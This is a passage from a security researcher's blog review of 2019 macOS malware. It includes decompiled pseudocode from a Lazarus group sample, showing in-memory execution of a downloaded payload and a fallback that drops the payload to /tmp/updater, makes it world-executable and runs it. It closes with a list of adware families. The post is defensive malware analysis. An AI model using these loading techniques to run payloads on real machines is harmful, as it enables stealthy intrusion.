


The malware then retrieves the offset of the entry point (found at offset `0x8` within the `LC_MAIN` load command), sets up some arguments, then jumps to this address:

```
//rcx points to the `LC_MAIN` load command
r8 = r8 + *(rcx + 0x8);
...

//invoke payload's entry point!
rax = (r8)(0x2, &var_40, &var_48, &var_50, r8);
```

Delightful! Pure in-memory execution of a remotely downloaded payload. 🤩 Sexy!

In 2015, at BlackHat I discussed this method of in-memory file execution as a means to increase stealth and complicate forensics (See: “Writing Bad @$$ Malware for OS X”):



…kinda neat to see it (finally) show up in macOS malware in the wild!

For more details on in-memory code execution in macOS, see:

- "Running Executables on macOS From Memory"
- Apple's "MemoryBasedBundle" sample code

\

Former #OBTS speaker Felix Seele (@c1truz_) noted that the (in)famous InstallCore adware also (ab)used the NSCreateObjectFileImageFromMemory and NSLinkModule APIs to achieve in-memory execution.

Interestingly, the malware has a "backup" plan if the in-memory code execution fails. Specifically if `load_from_memory` does not return 0 (success) it will write out the received payload to `/tmp/updater` and then execute it via a call to `system`:

```
rax = _load_from_memory(rbx, r14, &var_C0, rcx, &var_40, r9);
if(rax != 0x0) {
  fwrite(rbx, r14, 0x1, fopen("/tmp/updater", "wb"));
  fclose(rax);

  chmod("/tmp/updater", 0x1ff);
  sprintf(&var_4C0, "%s %s", "/tmp/updater", &var_C0);

  rax = system(&var_4C0);

  unlink("/tmp/updater");
}
```

Always good to handle error conditions and have a plan B!

Lazarus group continues to target macOS users with ever evolving capabilities. This sample, pushes the envelope with the ability to remotely download and execute payloads directly from memory!

👾 And All Others

This blog post provided a comprehensive technical analysis of the new mac malware of 2019. However as previously noted, we did not cover adware or malware from previous years. Of course, this is not to say such items are unimportant.

As such, here we include a list of other items and for the interested reader, and links to detailed writeups.

Chances are, if an Apple user tells you their Mac is infected, it's likely adware. Over the years, Mac adware has become ever more prolific as hackers seeks to financially "benefit" from the popularity of Cupertino's devices.

2019 saw a variety of new adware, plus various known samples continuing to evolve. Some of the most notable adware-related events from 2019 include:

- `OSX.Dok`
  In January, SentinelOne discovered that `OSX.Dok` was back, and "actively infecting (new) victims".

  Writeup: "Mac Malware OSX.Dok is Back, Actively Infecting Victims"

- `OSX.Pirrit`
  The ever prolific `Pirrit` adware continued to involve in 2019. In March, we analyzed a sample (compiled as python bytecode) which utilized AppleScript to inject malicious JavScript into browser pages.

  Writeup: "Mac Adware, à la Python"

- `OSX.Tarmac`
  A well known piece of mac adware `OSX.Shlayer` was recently observed installing a new piece of Mac adware. Dubbed `OSX.Tarmac` this new adware implements a variety of tricks to complicate detection and analysis.

  Writeup: "OSX/Shlayer new Shurprise… unveiling OSX/Tarmac"

- `OSX.NewTab`
  Though (still?) undetected by all the anti-virus engines on VirusTotal, `OSX.NewTab` appears to be a fairly standard piece of macOS adware (that appears to inject code into browser sessions for "ad impressions").

  Writeup: "OSX/NewTab"


- `OSX.CrescentCore` Masquerading as Adobe Flash Installer, `CrescentCore` attempts to installing other (potentially) unwanted software on victim machines. Interestingly, by design it will not infect systems running 3rd-party AV/security tools nor systems running within a VM.

  Writeup: "OSX/CrescentCore: Mac malware designed to evade antivirus"

Conclusion:


Well that's a wrap! Thanks for joining our "journey" as we wandered through the macOS malware of 2019.

Looking forward, maybe we'll see a drop in malware affecting the latest version of macOS (Catalina), due to its stringent notarization requirements …though word on the street is it's already bypassed:



\

Love these blog posts?
Support my tools & writing on patreon :)



This website uses cookies to improve your experience.